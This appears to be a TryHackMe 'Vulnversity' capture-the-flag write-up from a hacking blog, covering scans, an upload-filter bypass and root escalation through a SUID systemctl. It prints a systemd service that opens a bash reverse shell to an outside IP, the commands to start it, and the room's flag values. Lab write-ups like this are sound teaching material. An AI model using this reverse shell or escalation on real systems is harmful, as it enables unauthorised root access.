

TryHackMe Writeup: Vulnversity
TryHackMe writeup for vulnversity
Room: https://tryhackme.com/room/vulnversity
Reconnaissance
Starting with an nmap service scan to get a lay of the land:
┌──(kali㉿kali)-[~/TryHackME/vulnversity]
└─$ nmap -sV 10.48.176.69
Starting Nmap 7.991 ( https://nmap.org ) at 2026-10-30 15:17 +0530
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 15:17 (0:00:12 remaining)
Nmap scan report for vulnersity.thm (10.48.176.69)
Host is up (0.038s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.5
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
139/tcp  open  netbios-ssn Samba smbd 4
445/tcp  open  netbios-ssn Samba smbd 4
3128/tcp open  http-proxy  Squid http proxy 4.10
3333/tcp open  http        Apache httpd 2.4.41 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
Nmap done: 1 IP address (1 host up) scanned in 27.87 seconds
The web server is running on port 3333. Next, directory enumeration with gobuster:
┌──(kali㉿kali)-[~/TryHackME/vulnversity]
└─$ gobuster dir -u http://10.48.176.69:3333 -w /usr/share/dirbuster/wordlists/directory-list-1.0.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.48.176.69:3333
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-1.0.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
images               (Status: 301) [Size: 320] [--> http://10.48.176.69:3333/images/]
css                  (Status: 301) [Size: 317] [--> http://10.48.176.69:3333/css/]
js                   (Status: 301) [Size: 316] [--> http://10.48.176.69:3333/js/]
internal             (Status: 301) [Size: 322] [--> http://10.48.176.69:3333/internal/]
Progress: 141707 / 141707 (100.00%)
===============================================================
Finished
===============================================================

The /internal/ directory stands out. It turns out to be a file upload page.
Getting a Shell
Uploading a .php reverse shell is blocked immediately:


Time to fuzz extensions using Burp Intruder:

.phtml comes back with a "Success" response while everything else gives "Extension not supported":

Uploading the reverse shell with the .phtmlextension and triggering it gives a shell back:
Enumerating the home directory reveals a user named bill:

User flag from bill/user.txt: 18bd7992fbe8a6ad22a63361004cfcedb
Privilege Escalation
Finding SUID Binaries
$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/bin/su
/bin/mount
/bin/umount
/bin/systemctl
/bin/fusermount
/snap/snapd/24505/usr/lib/snapd/snap-confine
/snap/core20/2582/usr/bin/chfn
/snap/core20/2582/usr/bin/chsh
/snap/core20/2582/usr/bin/gpasswd
/snap/core20/2582/usr/bin/mount
/snap/core20/2582/usr/bin/newgrp
/snap/core20/2582/usr/bin/passwd
/snap/core20/2582/usr/bin/su
/snap/core20/2582/usr/bin/sudo
/snap/core20/2582/usr/bin/umount
/snap/core20/2582/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2582/usr/lib/openssh/ssh-keysign
/sbin/mount.cifs
/bin/systemctl has the SUID bit set. That's the vector.
What is systemctl and why is this an issue?
systemctl is a Linux command used to manage services through systemd. For example:
systemctl start apache2
systemctl stop apache2
systemctl restart ssh
systemctl can also create and manage custom services. A service is essentially a program that Linux is instructed to execute.
For example, imagine a service definition containing:
[Service]
Type=oneshot
ExecStart=/bin/bash -c "whoami > /tmp/result"
This tells systemd:
- Create a service.
- When the service runs, execute
/bin/bash. - Run the command
whoami. - Write the result into
/tmp/result.
So, if we can use a root-owned SUID systemctl to configure and execute a service that runs commands as root, we may be able to execute our own commands with root privileges. That is something we can exploit. We need to put the command we need to execute into ExecStart and then start the service.
We can just write the root flag into a temporary file, but let's try to get a shell.
We can just do /bin/bash -p (bash in privileged mode) into the ExecStart however, the input output from the service would be connected to the service's configured streams not necessary the interactive terminal we have access to. This is similar to opening a terminal window on another computer without having any way to interact with that window.
So we use a reverse shell here. The final service file would be:
[Unit]
Description=Temporary root shell lab service

[Service]
Type=oneshot
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/192.168.138.245/4444 0>&1'

Starting a listener on port 4444 with nc -lvnp 4444, then writing the service file to a temp file and starting it:
$ TF=$(mktemp).service
$ cat > "$TF" << 'EOF'
[Unit]
Description=Root shell

[Service]
Type=oneshot
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/192.168.138.245/4444 0>&1'

[Install]
WantedBy=multi-user.target
EOF
Link the service: /bin/systemctl link "$TF"
Enable and start it: /bin/systemctl enable --now "$TF"

The root shell lands at the listener:

Root flag from /root/root.txt: a58ff8579f0a9270368d33a9966c7fd5
About the author
- From Flaws to Resilience. Build.Break.Secure
Comments
Join the discussionNo comments yet. Be the first to comment.
A beginner's pentesting guide
I know that you guys ask ChatGPT for everything starting from breakfast recipies to everyday tasks and career decisions. But sometimes you go on a trek, and you reach a mountain and you see a bear coming towards you ready to attack. You quickly pull out your phone and open ChatGPT to ask what to do. But alas, you don't have internet connectivity. Game over; You're dead. I don't know how many of you have encountered a bear like that in actual life but if you are reading this you probably (like me) realised you've leased your brain to AI and you're starting to become too dependent on it and you probably should go back to the basics. If so, I welcome thee to my series of blogs on "hacking". Throughout this series, we'll start from the basics of what the hell to do when you are given a pentesting assignment. Sometimes you will encounter definitions, sometimes we'll go through tryhackme rooms together and sometimes, you'll have to do the hard job of setting up stuff (and I'm sure you'll ask ChatGPT to do that but let's try to do that on our own).